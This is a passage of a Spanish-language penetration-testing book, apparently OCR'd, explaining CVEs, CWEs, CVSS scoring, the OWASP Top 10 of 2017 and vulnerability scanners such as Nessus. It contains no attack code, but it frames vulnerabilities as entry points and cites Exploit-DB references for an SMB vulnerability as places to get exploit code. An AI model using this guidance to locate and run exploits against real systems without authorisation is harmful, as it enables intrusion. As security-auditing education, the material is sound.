


Luego de darle el dominio, empezará a mostrar resultados, como, por ejemplo:

Probabilidad de honeypot

CMS

Información Whois



Robots.txt

Escaneo de servicios

Records DNS, MX, Hosts(A), TXT

Mapa DNS

Correos electrónicos

Hosts

Ligas vulnerables a SQLi

Generalmente el escaneo no toma más de un par de minutos, así que, para la información obtenida, la considero una herramienta bastante útil.

3

Análisis de Vulnerabilidades

En la etapa de análisis de vulnerabilidades se utilizan distintas herramientas para determinar los puntos débiles de un sistema, y por donde podríamos atacar.

Generalmente lo que estamos buscando es una vulnerabilidad, es decir, un punto débil documentado para el que existe un ataque que podamos utilizar para comprometer la seguridad del sistema.

CVEs y CWEs

Las vulnerabilidades las conocemos debido a que existen organizaciones e investigadores en seguridad informática que las documentan y reportan, y el formato en el que documentan y reportan dichas vulnerabilidades, se llama CVE, o sea Common Vulnerabilities and Exposures, dentro de un código CVE es donde se pueden encontrar todas las vulnerabilidades reportadas, es muy importante entender esto, debido a que todos los analizadores de vulnerabilidades utilizan este formato para mostrarte las vulnerabilidades del sistema.

Existen varias bases de datos donde podrías encontrar estos CVEs, como, por ejemplo:

http://cve.mitre.org/

https://www.cvedetails.com/

https://nvd.nist.gov/

Dentro de estas bases de datos, podrás encontrar vulnerabilidades reportadas. Están catalogadas en este formato: CVE-año-ID, y en algunas de estas bases

de datos hasta te da fuentes de que ataques y herramientas que pueden explotar dichas vulnerabilidades.


Sin embargo, no todas las vulnerabilidades son iguales, algunas son más peligrosas que otras, para clasificar esto, existe el CVSS, que clasifica del cero al diez y que tan peligrosa es una vulnerabilidad.

Distribution of all vulnerabilities by CVSS Scores


CVSS Score	Number Of Vulnerabilities	Percentage
0-1	2891	2.80
1-2	796	0.80
2-3	4094	3.90
3-4	3248	3.10
4-5	21720	20.70
5-6	19823	18.90
6-7	13612	13.00
7-8	23893	22.70
8-9	451	0.40
9-10	14509	13.80
Total	105037	

El CVSS cataloga a las vulnerabilidades dependiendo de la categoría: la confidencialidad, integridad, disponibilidad, y que tan difícil es que esta vulnerabilidad sea utilizada.

Puedes utilizar esto para determinar el nivel de riesgo de una organización, combinando los niveles de CVSS con otros factores.



Otra cosa importante que notar en los detalles de un CVE, es la documentación y referencias, que te podrían dar indicaciones de cómo funciona el ataque, contra qué sistemas, y de donde puedes obtener la herramienta o código para ejecutar el ataque si es que este existe



− Products Affected By CVE-2017-0143

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Microsoft	Server Message Block	1.0				Version Details Vulnerabilities

− Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Microsoft	Server Message Block	1

− References For CVE-2017-0143

http://www.securitytracker.com/id/1037991
SECTRACK 1037991

https://cert-portal.siemens.com/productcert/pdf/ssa-701903.pdf CONFIRM

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0143 CONFIRM

https://www.exploit-db.com/exploits/41891/
EXPLOIT-DB 41891

https://cert-portal.siemens.com/productcert/pdf/ssa-966341.pdf CONFIRM

https://www.exploit-db.com/exploits/43970/
EXPLOIT-DB 43970

https://ics-cert.us-cert.gov/advisories/ICSMA-18-058-02

https://www.exploit-db.com/exploits/41987/
EXPLOIT-DB 41987

http://www.securityfocus.com/bid/96703
BID 96703 Microsoft Windows SMB Server CVE-2017-0143 Remote Code Execution Vulnerability *Release Date:*2017-05-10

− Vulnerability Conditions

Vulnerability is valid if product versions listed below are used **TOGETHER WITH**(AND)

- Microsoft Server Message Block 1.0

- Microsoft Windows 10
- Microsoft Windows 10 1511
- Microsoft Windows 10 1607
- Microsoft Windows 7 SP1
- Microsoft Windows 8.1
- Microsoft Windows Rt 8.1
- Microsoft Windows Server 2008 SP2
- Microsoft Windows Server 2008 R2 SP1
- Microsoft Windows Server 2012 Gold
- Microsoft Windows Server 2012 R2
- Microsoft Windows Server 2016
- Microsoft Windows Vista SP2

Como podrás notar, en “references” hay varias ligas que hacen mención de código que puedes utilizar para realizar el ataque que explote esta vulnerabilidad, por ahorita solo debes saber dónde obtener ese código e información, en la sección de explotación hablare de como de hecho utilizarlo.

Como última nota quiero aclarar, que el CVE se refiere a vulnerabilidades en sistemas o tecnologías, no tipos de ataque, que veremos luego.

Adicionalmente al CVE, existe algo llamado CWE, que son siglas de Common Weakness Enumeration. Los CWE hacen referencia a debilidades

del software, pero no vulnerabilidades, seguramente te preguntaras, ¿cuál es la diferencia? Pues bastante, una vulnerabilidad, te permitirá directamente comprometer la seguridad en una de las tres áreas si logras explotarla. Por otra parte, una debilidad, de hecho, no necesariamente te permitirá comprometer la seguridad en ninguna forma importante, pero si este es el caso, entonces ¿por qué sigue siendo importante? Bueno lo que sucede, es que muchas veces una vulnerabilidad no es suficiente como para comprometer a un sistema, vamos a dar un ejemplo, digamos que logras subir un archivo ejecutable malicioso PHP en un servidor web, ahí está una vulnerabilidad que te permite subir ese archivo, sin embargo, sin acceder, nunca se va a ejecutarlo y por lo tanto no podrías obtener acceso al servidor, pero, por otra parte, si el servidor tiene la debilidad de que puedes ver los directorios completos del servidor, y logras por ese medio ejecutar el archivo malicioso, es así cómo obtendrás acceso.

Para comparar, digamos que quieres entrar a una casa para robar, la vulnerabilidad es el equivalente a que hay una ventana sin llave en el segundo piso, mientras que la debilidad es que tengas todos tus objetos de valor a plena vista y sin esconder en tu habitación.

Para buscar e interpretar las debilidades, basta con buscar su ID, que se estructura como CWE-ID, esto aparecerá en muchos analizadores de vulnerabilidades, así que es útil saber cómo buscarlo e interpretarlo.

Para buscar un CWE, basta con meterse a https://cwe.mitre.org y buscar el ID, por ejemplo, si busco el ID CWE-538, me mostraría una descripción de que significa esta vulnerabilidad.

CWE-538: File and Directory Information Exposure

Weakness ID: 538
Abstraction: Base
Structure: Simple

Presentation Filter: Basic

Description

The product stores sensitive information in files or directories that are accessible to actors outside of the intended control sphere.

En la misma página te muestra cómo se causa esta debilidad.



Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the software life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

Phase	Note
Implementation	OMISSION: This weakness is caused by missing a security tactic during the architecture and design phase.
Operation	OMISSION: This weakness is caused by missing a security tactic during the architecture and design phase.

Y finalmente, las posibles consecuencias, en donde podría afectar dicha debilidad, y las posibles formas en la que se podría mitigar o corregir la debilidad.

Common Consequences

The table below specifies different individual consequences associated with the weakness. The Scope identifies the application security area that is violated, while the Impact describes the negative technical impact that arises if an adversary succeeds in exploiting this weakness. The Likelihood provides information about how likely the specific consequence is expected to be seen relative to the other consequences in the list. For example, there may be high likelihood that a weakness will be exploited to achieve a certain impact, but a low likelihood that it will be exploited to achieve a different impact.

Scope	Impact	Likelihood
Confidentiality	Technical Impact: Read files or directories	

Potential Mitigations

Phases: Architecture and Design; Operation; System Configuration

Do not expose file and directory information to the user.

Las debilidades no son tan críticas como una vulnerabilidad, sin embargo, combinarse con otros factores, podrían darle un camino a un atacante para comprometer la seguridad de la información. En este caso, por ejemplo, que esencialmente permite a un atacante ver los directorios y archivos, podría afectar seriamente la seguridad empresarial si un atacante logra ejecutar por este medio algún archivo malicioso, o si el administrador sube por accidente algún archivo confidencial y el atacante lo descarga por la debilidad que encontró, incluso con el simple hecho de darle información al atacante. Esta debilidad estar poniendo en potencial peligro la información de la organización, las debilidades no deberían ignorarse.

OWASP

Open Web Application Security Project (OWASP) es la organización de código abierto sin fines de lucro más importante en temas de seguridad en páginas y aplicaciones web, tanto así que se ha convertido prácticamente en un estándar en cuanto a que fallas y vulnerabilidades hay que buscar primero y corregir en una página y (o aplicación) web con el famoso OWASP top 10.



OWASP top 10

Para leer documentación de OWASP, es completamente gratis, simplemente debes entrar a https://owasp.org y buscar el tema que deseas investigar, lo primero que debes conocer que ha hecho OWASP, que es fácilmente una de las cosas más importantes, es el OWASP top 10, que puedes encontrar en https://www.owasp.org/index.php/Top_10-2017_Top_10 , esta lista es de los 10 riesgos de seguridad en aplicaciones/páginas web más comunes y peligrosos publicada en el 2017, que es la lista más nueva al momento de escribir este libro hablaré un poco de ellos.

A1:2017 – Inyección

Fallas de inyección a tecnologías como SQL, NoSQL, OS, LDAP, etc., esto ocurre cuando data no confiable se manda a un interpretador como parte de un comando o búsqueda, y la data del atacante engaña al interpretador para que este ejecute comandos no autorizados en el servidor o que le de acceso al atacante a la información de la víctima sin haber tenido la autorización adecuada.

A2:2017 - Autenticación rota

Funciones de una aplicación relacionadas con la autenticación y manejo de sesión de usuarios son comúnmente implementadas de forma incorrecta, permitiendo a los atacantes comprometer contraseñas, claves, tokens de

sesiones, o utilizar alguna otra falla que le permita al atacante asumir o secuestrar la identidad de una víctima ya sea temporal o permanentemente.

A3:2017 - información Sensible Expuesta

Muchas aplicaciones web y APIs no protegen adecuadamente data sensible tal como información financiera o de salud, por esto, un atacante podría robar o modificar información que no haya sido adecuadamente protegida para realizar algún fraude bancario, robos de identidad, u otro tipo de ataques. La información sensible puede ser comprometida siempre y cuando no tenga protección adicional tal como encriptación en los dispositivos o en tránsito (tal como encriptación punta-punta).

A4:2017 - Entidades XML Externas (XXE)

Muchos procesadores viejos o mal configurados evalúan referencias de entidades externas dentro de documentos XML, y por lo tanto las entidades externas pueden ser utilizadas para encontrar archivos internos utilizando el manejador URI, así como archivos internos compartidos, puertos escaneados internamente, código ejecutable remoto, o ataques de negación de servicios.

Ya sé que esta falla es un poco difícil de entender, así que lo pondré más fácil: a veces una aplicación web procesa data en el XML de forma incorrecta, y ese XML tiene alguna referencia a una entidad externa, un atacante podría modificar esa referencia de forma que lo apunta a un programa malicioso que podría comprometer la seguridad de la aplicación web.

A5:2017 - Control de acceso roto

Las restricciones en lo que los usuarios autenticados en una aplicación/página web pueden hacer no siempre está adecuadamente configurada, de forma que un atacante podría explotar las fallas en esta configuración para obtener acceso no autorizado a funcionalidad o información adicional como acceder a información de otros usuarios, ver archivos sensibles, o modificar accesos o data.

Piensa en esto a una persona que entra a una compañía como “invitado”, y cómo no está siendo vigilado, se mete a alguna área con “acceso restringido”, lo cual puede hacer que tenga acceso a información sin autorización.

A6:2017 - Mala configuración de seguridad

Esta es la falla más común, sucede debido a fallas en la configuración por defecto, almacenaje abierto, cabeceras HTTP mal configuradas, errores de verbosidad dando información sensible. Para evitar esto todos los sistemas, librerías, frameworks y aplicaciones deben de ser adecuadamente configuradas en seguridad y además parchadas/actualizadas regularmente.

Un ejemplo de esto podría ser digamos una página de WordPress en la que el administrador no actualizar sus plugins, y por lo tanto encontrarás una falla en uno de ellos.

A7:2017 - Cross-site Scripting (XSS)

Las fallas de XSS ocurren cuando una aplicación incluye información no confiable en una página web sin la adecuada validación, o acepta actualizaciones a la página web desde información proveniente de un usuario que permitan crear HTML o JavaScript dentro de la página web afectada. Esto puede permitir a un atacante ejecutar scripts maliciosos que pueden secuestrar la sesión de usuarios, “humillar” páginas web, o redireccionar a los usuarios a sitios maliciosos.

Este es un ataque del lado del cliente, es decir, se busca atacar al usuario que utiliza la página web.

A8:2017 - Deserialización insegura

La deserialización insegura, comúnmente lleva a la ejecución remota de código, e incluso si esto no sucede, sigue siendo un peligro porque puede permitir a un atacante que realice inyecciones, escalar privilegios, entre otros.

A9:2017 - Usar componentes con vulnerabilidades conocidas

Hoy en día es poco común que se cree una página/aplicación web u otra tecnología sin utilizar partes externas como librerías, frameworks, plugins, etc para ahorrar tiempo y esfuerzo, sin embargo, si este código tiene errores debido a que el desarrollador cometió un error, toda la aplicación podría ser comprometida, desde un atacante tomar control del servidor, hasta pérdida de información.

Una analogía podría ser, digamos que estamos construyendo una cadena de muchas partes, si una de ellas es débil, toda la cadena se puede romper.

Un ejemplo real es si tu creas una aplicación web, digamos, con MongoDB y se encuentra una vulnerabilidad en MongoDB, toda tu aplicación se puede ver comprometida, así mismo, si creas una página en WordPress y activas un plugin con alguna vulnerabilidad, toda la página web podría verse comprometida.

A10:2017 - Falta de control de registros

El monitorear insuficientemente los registros, combinado con falta de o mala implementación de un plan de respuesta de incidentes, permite a los atacantes seguir atacando más sistemas, obtener persistencia, pivotear a otros sistemas, extraer, modificar o eliminar información. La mayoría de los hackeos son detectados después de más de 200 días, y típicamente son detectados por auditorías externas, no internas, debido a esta falta de monitoreo.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Analizadores de vulnerabilidades

Ahora veremos analizadores de vulnerabilidades, un analizador de vulnerabilidades es un software que realiza una serie de verificaciones automatizadas, tal como escaneo de puertos, servicios, y usando dicha información, busca automáticamente vulnerabilidades (CVEs y CWEs) en el sistema que está analizando. Esto es muy útil, ya que en ambientes organizacionales estos softwares permiten hacer auditorías a gran escala mucho más rápido, y como auditor nos facilita encontrar fallas superficiales rápida y fácilmente.

Quiero dejar algo claro, un analizador de vulnerabilidades no es reemplazo para un experto y conocimiento/experiencia en ciberseguridad, y si se trata como tal, podría dar un falso sentido de seguridad, es solo una herramienta más, se deben probar los falsos positivos/negativos, y utilizar experiencia y conocimiento técnico para realizar una auditoría que valga la pena.

Ahora mencionaré algunos de los analizadores de vulnerabilidades más comunes y útiles que utilizamos, no todos son iguales, algunos son específicos a una tecnología en particular, otros son más versátiles.

Nessus


Nessus es un software de análisis de vulnerabilidades creado por Teenable, es uno de los mejores y más utilizados sistemas de análisis de vulnerabilidades en el mercado, y en una auditoría un software como este puede ser muy útil.

La particularidad de Nessus, es que tiene módulos para hacer análisis de vulnerabilidades prácticamente a cualquier sistema, tanto local como global, una de las cosas por las cuales es particularmente útil en la industria, sin embargo, como casi todas las herramientas en ciberseguridad, es una herramienta costosa, pero podemos utilizar casi todas sus funciones en la versión de prueba, que es renovable ilimitadamente.


Para instalarlo, deberás ir a https://www.tenable.com/products/nessus/nessus-professional/evaluate y solicitar una prueba, basta con tener un correo con un dominio comprado para que te manden una clave a tu correo electrónico, descarga el software en https://www.tenable.com/downloads/nessus (es compatible con Linux, Windows y OSX), y haz clic en el instalador.

